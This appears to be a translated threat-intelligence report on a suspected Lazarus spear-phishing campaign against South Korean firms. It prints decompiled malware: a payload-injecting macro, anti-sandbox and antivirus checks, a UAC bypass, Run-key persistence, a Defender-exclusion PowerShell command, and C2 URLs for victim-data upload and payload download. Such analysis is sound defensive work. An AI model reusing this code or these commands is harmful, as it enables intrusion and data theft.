Snow Abuse: Analysis of the Suspected Lazarus Attack Activities against South Korean Companies

Original red raindrops team qianxin threat intelligence center 2022-04-11 00:27

included in the collection
#东亚地区 8 #APT 59 #Lazarus 4

overview

Spear phishing attacks have long been one of the most convenient ways to get into an enterprise network. Spear phishing attacks are often used against large corporations, banks, or influencers, and most commonly target high-level employees who have access to rich information, or employees in departments that need to open a lot of foreign documents at work. Generally speaking, attack files are macro code written in Microsoft Word or JavaScript code, which are very small, have no superfluous programs built into the files, and whose sole purpose is to download more destructive malware on the target object's computer. Once downloaded, malware spreads further through the targeted network or is only used to steal all available information, helping attackers find targets in the network.

recently, the red raindrop team of the qianxin threat intelligence center has captured a large number of spear phishing attack samples against south korean companies in the daily threat hunt. it is infected through a vulnerable document or chm file, and distinguishes the number of bits of the current operating system, and executes macro code corresponding to the number of bits of the system to achieve the best attack effect. after research, the characteristics of this attack are as follows:

1. THE INITIAL INFECTED DOCUMENTS ARE DOWNLOADED FOR SUBSEQUENT EXECUTION USING CVE-2017-0199 REMOTE CODE EXECUTION VULNERABILITY;

2. The subsequent attack uses the UAC Bypass technology of the local RPC interface to elevate the privilege;

3. subsequent load packing interference analysis and use simple means to detect whether it is in the sandbox;

sample analysis

0x01 decoy file

The attack sample captured this time is a docx file, all of which use the Microsoft Office/WordPad remote code execution vulnerability, its vulnerability number is CVE-2017-0199, and the decoy analysis of the related samples is as follows:


the bait file induces the victim to click "enable content" in a number of ways. for example, 긴급재난지원금신청서양식 .docx (emergency disaster assistance request form) induces users to click on enable content by displaying garbled file content.

The bait file 대한광산개발(주) .docx (Daehan Mine Development Shares) shows that the document was produced by Windows 11, inducing the victim to click on the enabled content.

or fake microsoft's error message, the same purpose is to induce users to click to enable content.


0x02 malicious macro

Here, take 통지서 .docx (notification) as an example, click on the execution bait file, access the remote template http://VM2rJOnQ.naveicoipg.online/ACMS/0hUxr3Lx/police0?mid=h1o5cYfJ download execution, and the file downloaded and executed is as follows.



The macro code embedded in the file first downloads the attached payload (32Bit/64Bit) from the outside:

mount page for payload:



the payload is then decrypted and injected into the winword .exe process.

```
hKernel32 = lLib("kernel32.dll")
If hKernel32 = 0 Then GoTo EX
pLL = mfGPA(hKernel32, DecodeSTR("0umDGDv35JAdBefR")) 'LoadLibraryW
If pLL = 0 Then GoTo EX
Call mfGPA(hKernel32, "zzzz")
hNtdll = mfLL(DecodeSTR("8PKGEBuw4o4Q") & Chr(0)) 'ntdll
hCrypt32 = mfLL(DecodeSTR("/fSbDAOttMwYG/I=") & Chr(0)) 'crypt32.dll
If hNtdll = 0 Or hCrypt32 = 0 Then GoTo EX

pRCM = mfGPA(hCrypt32, DecodeSTR("3fSbDAPc74wdBefSjS8D7O+MGzY=")) 'CryptBinaryToStringA
pGMFN = mfGPA(hKernel32, DecodeSTR("2eOWMRj6844ZMffqhzIW8+O1"))   'GetModuleFileNameW
pCP = mfGPA(hKernel32, DecodeSTR("3fSHHQP71pATFPv1kSs="))         'CreateProcessW
pNtRT = mfGPA(hNtdll, DecodeSTR("0PKwGQTr64coH+zjgxg="))          'NtResumeThread
pNtRVM = mfGPA(hNtdll, DecodeSTR("0PKwGRb60IsOA+vnjjES8+mQBQ=="))  'NtReadVirtualMemory
pNtWVM = mfGPA(hNtdll, DecodeSTR("0PK1Dh7q47QVBerzgxA6++uNDg4="))  'NtWriteVirtualMemory
pNtGCT = mfGPA(hNtdll, DecodeSTR("0PKlGQPd6YwIEubythQF++eG"))     'NtGetContextThread
pNtSCT = mfGPA(hNtdll, DecodeSTR("0PKxGQPd6YwIEubythQF++eG"))     'NtSetContextThread
pVAEx = mfGPA(hKernel32, DecodeSTR("yO+QCAL/6qMQG/HlpwQ="))       'VirtualAllocEx
pNtTP = mfGPA(hNtdll, DecodeSTR("0PK2GQXz74wdA/vWkBMU+/WR"))      'NtTerminateProcess
Call mfGPA(hNtdll, "zzzz")

If pRCM = 0 Or pGMFN = 0 Or pCP = 0 Or pNtRT = 0 Or pNtRVM = 0 Or pNtWVM = 0 Or pNtGCT = 0 Or pNtSCT = 0 Or pVAEx = 0 Or pNtTP = 0 Then GoTo EX

Dim szCFP       As String
szCFP = Space(MAX_PATH)
Dim rGMFN       As Variant
Dim curH        As LongPtr
Dim dwCFPLen    As Long: dwCFPLen = MAX_PATH
ReDim vParams(0 To 2)
vParams(0) = curH
vParams(1) = StrPtr(szCFP)
vParams(2) = dwCFPLen
Call MapPAParams
Dim ldcfRes     As Long
ldcfRes = dispCF(0, pGMFN, _
          tagCALLCONV.CC_STDCALL, VbVarType.vbLong, _
          UBound(vParams) + 1, VarPtr(iVarTypes(0)), VarPtr(lVarPtrs(0)), rGMFN)
If ldcfRes <> 0 Or rGMFN = 0 Then GoTo EX
szCFP = Left(szCFP, InStr(szCFP, vbNullChar) - 1)
```

0x03 injected code

the injected code is first anti-sandboxed in the main function.


```
1  int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2  {
3    DWORD TickCount; // edi
4
5    TickCount = GetTickCount();
6    Sleep(0x64u);
7    if ( GetTickCount() - TickCount < 0x32 )
8      exit(0);
9    sub_401792();
10   sub_4016EF();
11   return sub_4013B4();
12 }
```

At the same time, it will detect whether the currently running process contains v3l 4sp .exe, and if so, exit the program. v3l4sp .exe a subroutine of south Korean AhnLa b's free antivirus software V3 Lite, indicating that the target of this attack is not for in dividual users in South Korea.

```
int sub_4016EF()
{
  HANDLE Toolhelp32Snapshot; // esi
  BOOL i; // eax
  const wchar_t *v2; // eax
  PROCESSENTRY32W pe; // [esp+4h] [ebp-230h] BYREF

  pe.dwSize = 556;
  memset(&pe.cntUsage, 0, 0x228u);
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  GetCurrentProcessId();
  for ( i = Process32FirstW(Toolhelp32Snapshot, &pe); i; i = Process32NextW(Toolhelp32Snapshot, &pe) )
  {
    v2 = (const wchar_t *)decode_401071("v3Zx\vCXVN");// v3l4sp.exe
    if ( !_wcsicmp(pe.szExeFile, v2) )
      exit(1);
  }
  CloseHandle(Toolhelp32Snapshot);
  return 0;
}
```

Subsequently, the error .log is released in the %AppData%Local\Microsoft\TokenBroker directory, and "s/o2ldz9l95itdj2e/error.txt?dl=0", and the Release RuntimeBroker .exe is decrypted in the same directory.



The UAC Bypass technology of the native RPC interface is then used to perform the RuntimeBroker .exe.

```
  v2 = decode_401071(byte_40C2CC);              // winver.exe
  sub_401C2D(v21, (char *)v2);
  v3 = decode_401071(aZx);                      // WinSta0\Default
  sub_401C66(v22, (char *)v3);
  if ( !(unsigned __int8)((_DWORD (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD))sub_40112C)(0, v4, v1 + 64, v4) )
    goto LABEL_2;
  v6 = ProcessHandle;
  v5 = NtQueryInformationProcess(ProcessHandle, ProcessDebugObjectHandle, &ProcessInformation, 4u, 0);
  if ( v5 >= 0 )
  {
    NtRemoveProcessDebug(v6, ProcessInformation);
    TerminateProcess(v6, 0);
    CloseHandle(hObject);
    CloseHandle(v6);
    v7 = dword_419AE4;
    sub_401C66(v21, (char *)(dword_419AE4 + 586));
    v8 = decode_401071(byte_40C2E8);            // computerdefaults.exe
    sub_401C2D(v21, (char *)v8);
    v9 = 16;
    p_ProcessHandle = &ProcessHandle;
    do
    {
      *(_BYTE *)p_ProcessHandle = 0;
      p_ProcessHandle = (HANDLE *)((char *)p_ProcessHandle + 1);
      --v9;
    }
    while ( v9 );
    v11 = 96;
    p_DebugEvent = &DebugEvent;
    do
    {
      LOBYTE(p_DebugEvent->dwDebugEventCode) = 0;
      p_DebugEvent = (struct _DEBUG_EVENT *)((char *)p_DebugEvent + 1);
      --v11;
    }
    while ( v11 );
    if ( !(unsigned __int8)((_DWORD (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD))sub_40112C)(1, 0, v7 + 64, v22) )
    {
LABEL_2:
      v5 = 0xC0000001;
      goto LABEL_19;
    }
```

finally, it is persisted through the registry startup key.

```
    v9 = decode_401071("YDR");                  // /wd
    sub_401C2D(v21, v9);
    sub_401C2D(v21, L" /s");
    FileW = CreateFileW(v18, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
    if ( FileW != (HANDLE)-1 )
    {
      for ( i = 0; i < 0x8E00; ++i )
        byte_40ED88[i] ^= byte_40ED7C[i % v15];
      WriteFile(FileW, byte_40ED88, 0x8E00u, &v15, 0);
      CloseHandle(FileW);
    }
    sub_4022F2();
    result = NtCompressKey((HANDLE)0xFFFF1234);
    if ( result < 0 )
    {
      sub_401965(v21);
      Sleep(0x1B58u);
      v12 = decode_401071(aP8);                 // Software\Microsoft\Windows\CurrentVersion\Run
      RegOpenKeyExW(HKEY_CURRENT_USER, (LPCWSTR)v12, 0, 0x20006u, &phkResult);
      v13 = wcslen((const unsigned __int16 *)Data);
      v14 = decode_401071(aFx8_0);              // RuntimeBroker
      RegSetValueExW(phkResult, (LPCWSTR)v14, 0, 1u, Data, 2 * v13);
      return RegCloseKey(phkResult);
    }
  }
}
return result;
}
```

解密算法

0x04 RuntimeBroker.exe

RuntimeBroker .exe interfered with the researchers' analysis by adding a UPX shell, and after dehulling, it was found that it also detected the sandbox in the main function, and also detected whether the currently running process contained v3l4sp.exe and AYAgent.aye. AYAgent.aye is part of ALYac, south Korea's Internet security suite, estsoft.

```
15  v3 = 0;
16  pe.dwSize = 296;
17  memset(&pe.cntUsage, 0, 0x124u);
18  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
19  CurrentProcessId = GetCurrentProcessId();
20  v4 = (void (__stdcall *)(HANDLE))CloseHandle;
21  if ( Process32First(hSnapshot, &pe) )
22  {
23    do
24    {
25      v5 = sub_401000((const char *)dword_40F32C);// v3l4sp.exe
26      if ( !_stricmp(pe.szExeFile, v5) )
27      {
28        dword_411DE0 = 2;
29      }
30      else
31      {
32        v6 = sub_401000((const char *)dword_40F338);// AYAgent.aye
33        if ( !_stricmp(pe.szExeFile, v6) )
34        {
35          dword_411DE0 = 3;
36        }
37        else if ( !_stricmp(pe.szExeFile, a2) )
38        {
39          memset(ExeName, 0, 1024);
40          dwSize = 0;
41          v7 = OpenProcess(0x1000u, 0, pe.th32ProcessID);
42          if ( v7 )
43          {
44            QueryFullProcessImageNameA(v7, 0, ExeName, &dwSize);
45            if ( (!GetModuleFileNameExA(v7, 0, ExeName, 260) || !_stricmp(a1, ExeName))
46              && CurrentProcessId != pe.th32ProcessID )
47            {
48              *a3 = pe.th32ProcessID;
49              ++v3;
50            }
51            v9 = v7;
52            v4 = (void (__stdcall *)(HANDLE))CloseHandle;
53            CloseHandle(v9);
54            continue;
55          }
```

Verify whether the currently running program path is a RuntimeBroker .exe in the %AppData%Local\Microsoft\TokenBroker directory, or delete itself if it is not, which is to evade dynamic detection of the sandbox.

```
BOOL sub_401CC0()
{
  BOOL result; // eax
  CHAR Parameters[1024]; // [esp+0h] [ebp-804h] BYREF
  CHAR Filename[1024]; // [esp+400h] [ebp-404h] BYREF

  result = 0;
  if ( GetModuleFileNameA(0, Filename, 0x400u) )
  {
    if ( GetShortPathNameA(Filename, Filename, 0x400u) )
    {
      strcpy_s(Parameters, 0x400u, aCDel);
      strcat_s(Parameters, 0x400u, Filename);
      strcat_s(Parameters, 0x400u, aNul);
      if ( GetEnvironmentVariableA(Name, Filename, 0x400u) )
      {
        if ( (int)ShellExecuteA(0, 0, Filename, Parameters, 0, 1024) > 32 )// /c del Filepath >> NUL
          return 1;
      }
    }
  }
  return result;
}
```

It is then added to windows Defender's exclusion list using the PowerShell command.

```
if ( dword_412C78 )
{
  v16 = sub_401000((const char *)&dword_40F3AC);// /wd
  if ( strstr(v4, v16) )
  {
    memset(ApplicationName, 0, sizeof(ApplicationName));
    memset(CommandLine, 0, sizeof(CommandLine));
    GetSystemDirectoryA(Buffer, 0x800u);
    strcat_s(ApplicationName, 0x800u, Buffer);
    v17 = sub_401000((const char *)dword_40F3B0);// \cmd.exe
    strcat_s(ApplicationName, 0x800u, v17);   // C:\Windows\system32\cmd.exe
    v18 = sub_401000((const char *)dword_40F3BC);
    strcat_s(CommandLine, 0x800u, v18);       // /c powershell -Command Add-MpPreference -ExclusionPath
    strcat_s(CommandLine, 0x800u, asc_40F3F4);// "
    strcat_s(CommandLine, 0x800u, Destination);// C:\Users\sam\AppData\Local\Microsoft\TokenBroker\RuntimeBroker.exe
    strcat_s(CommandLine, 0x800u, asc_40F3F4);// "
    v19 = 68;
    p_StartupInfo = &StartupInfo;
    do
    {
      LOBYTE(p_StartupInfo->cb) = 0;
      p_StartupInfo = (struct _STARTUPINFOA *)((char *)p_StartupInfo + 1);
      --v19;
    }
    while ( v19 );
    StartupInfo.wShowWindow = 0;
    StartupInfo.cb = 68;
    CreateProcessA(ApplicationName, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  }
}
_beginthread((_beginthread_proc_type)StartAddress, 0, 0);
while ( GetMessageA(&Msg, 0, 0, 0) )
{
  TranslateMessage(&Msg);
  DispatchMessageA(&Msg);
}
return Msg.wParam;
}
```

Read the contents of the released error .log file and stitch it together with the URL dl.dropboxusercontent.com of the cloud server Dropbox, so that it acts as an intermediary to pass the C2 information.


```
naveicoipg.online
```

The user information is then uploaded to the hxxp://naveicoipg.online/post2.php in the specified format "uid=%s&avtype=%d&avtype=%d&majorv=%d", where the va lue of avtype is 1 when no soft kill is specified, 2 when v3l4sp .exe is present, and 3 w hen AYAgent.aye is present.

```
11  while ( 1 )
12  {
13    if ( dword_412D14 == 1 )
14      Sleep(600000u);
15    if ( !dword_411DE4 )
16    {
17      dword_414118 = 1;
18      dword_411DE4 = sub_402380() == 1;
19      dword_414118 = 0;
20    }
21    v0 = sub_401000((const char *)dword_40F36C);// uid=%s&avtype=%d&majorv=%d&minorv=%d
22    sub_401CA0(Buffer, v0, (char)::Buffer);
23    v1 = sub_401000((const char *)dword_40F394);// post2.php
24    strcpy_s(Destination, 0x800u, v1);
25    sub_402260(Destination, Buffer);
26    sub_4014E0();
27    if ( !dword_412D14 )
28      Sleep(600000u);
29  }
30}
```

Subsequent visits naveicoipg.online's "/fecommand.acm" page to get the payload, where uid is the victim ID of the previous callback C2.

```
1  void sub_4014E0()
2  {
3    char *v0; // eax
4    int var_recv_len; // eax
5    _BYTE *var_recv_buf; // edx
6    int v3; // ecx
7    int v4; // esi
8    int v5; // ebx
9    unsigned int v6; // edi
10   char v7; // al
11   int v8; // eax
12   unsigned int v9; // [esp+0h] [ebp-1010h]
13   int v10; // [esp+4h] [ebp-100Ch]
14   void *Block; // [esp+8h] [ebp-1008h] BYREF
15   char Buffer[2048]; // [esp+Ch] [ebp-1004h] BYREF
16   char Source[2048]; // [esp+80Ch] [ebp-804h] BYREF
17
18   Block = 0;
19   v0 = sub_401000(aP);                              // fecommand.acm
20   sub_401CA0(Buffer, "%s/%s", g_uid, v0);
21   var_recv_len = mw_connect_phase2_C2_get(Buffer, &Block);// 获取指令
22   v9 = var_recv_len;
23   if ( !var_recv_len )
24     return;
25   var_recv_buf = Block;
26   v3 = 0;
27   v4 = 0;
28   v5 = 0;
29   v6 = 0;
30   *((_BYTE *)Block + var_recv_len) = 0;
31   v10 = 0;
32   do
33   {
34     v7 = var_recv_buf[v6];
35     if ( v7 == '\n' || v6 && var_recv_buf[v6 - 1] == '\r' )
36     {
37       if ( v4 > 0 && v5 >= 3 )
```

the obtained instruction content calls the function sub_401410 executed, and the malware maintains an array of structs of size 100 to record the executed instructions.

```
int __fastcall sub_401410(char *arg_cmd_str, int a2)
{
  unsigned int v2; // edi
  int result; // eax
  struct struct1 *var_mem_chunk_ptr; // esi
  int v6; // ecx

  v2 = 0;
  if ( !g_cmd_idx )
    goto LABEL_10;
  while ( 1 )                                           // 查找之前是否执行过相同的command
  {
    result = strcmp(arg_cmd_str, (const char *)(g_struct1_ptr_array[v2] + 4));
    if ( result )
      result = result < 0 ? -1 : 1;
    if ( !result )
      break;
    if ( ++v2 >= g_cmd_idx )
      goto LABEL_8;
  }
  if ( v2 < g_cmd_idx )
    return sub_401280(a2, arg_cmd_str, (struct_1 *)g_struct1_ptr_array[v2]);
LABEL_8:
  if ( v2 < 100 )
  {
    if ( v2 < g_cmd_idx )
      return sub_401280(a2, arg_cmd_str, (struct_1 *)g_struct1_ptr_array[v2]);
LABEL_10:
    var_mem_chunk_ptr = (struct struct1 *)operator new(0x80Cu);
    strcpy_s((char *)var_mem_chunk_ptr + 4, 0x800u, arg_cmd_str);
    v6 = g_cmd_idx;
    *((_DWORD *)var_mem_chunk_ptr + 0x202) = 0;
    g_struct1_ptr_array[v6] = (int)var_mem_chunk_ptr;
    g_cmd_idx = v6 + 1;
    return sub_401280(a2, arg_cmd_str, (struct_1 *)g_struct1_ptr_array[v2]);
  }
  return result;
}
```


If the instruction has not been executed before, the calling function sub_401280 download the corresponding subsequent payload from C2, download the subsequent URL format is "/< instruction name >", and the obtained content will be executed as a PE file.

```
26  if ( !arg_struct1_ptr->result && a1 != 3 )
27  {
28    var_recv_buf = 0;
29    sub_401CA0(Buffer, "%s/%s", g_uid, a2);
30    var_recv_len = mw_connect_phase2_C2_get(Buffer, (void **)&var_recv_buf);// 获取后续内容
31    if ( !var_recv_len )
32      return 0;
33    arg_struct1_ptr->result = (int)mw_exec_PE(var_recv_buf, var_recv_len);// 将下载的内容作为PE文件运行
34  }
35  v8 = (void *)arg_struct1_ptr->result;
36  if ( !v8 )
37    return 0;
38  v9 = 0;
39  ms_exc.registration.TryLevel = 0;
40  if ( a1 == 1 || a1 == 4 )
41  {
42    v10 = "SEStart";
43  }
44  else
45  {
46    if ( a1 != 2 )
47    {
48      if ( a1 == 3 )
49      {
50        v11 = (void (*)(void))sub_403520((int)v8, (unsigned int)"SEEnd");
51        if ( v11 )
52          v11();
53        v9 = 0;
54        sub_403650(v8);
55        arg_struct1_ptr->result = 0;
56      }
57      goto LABEL_23;
58    }
59    v10 = "SEEnd";
60  }
61  v9 = (void (*)(void))sub_403520((int)v8, (unsigned int)v10);
62LABEL_23:
63  if ( v9 )
64    v9();
65  return 1;
66}
0000071E sub_401280:26 (40131E) (Synchronized with IDA View-A, Hex View-1)
```

unfortunately, subsequent content is not available as of the time of analysis.


traceability and correlation

By searching the database for the keyword "fecommand.acm", we discovered another way to spread attack samples, distributed by using CHM files.




The retrieved chmext .exe malicious program whose parent file is a CHM file.

the short link in the bait chm file was redirected to the actual website of the korean centers for disease control and prevention, which echoed the bait file name, making it easier for the victim to get caught.

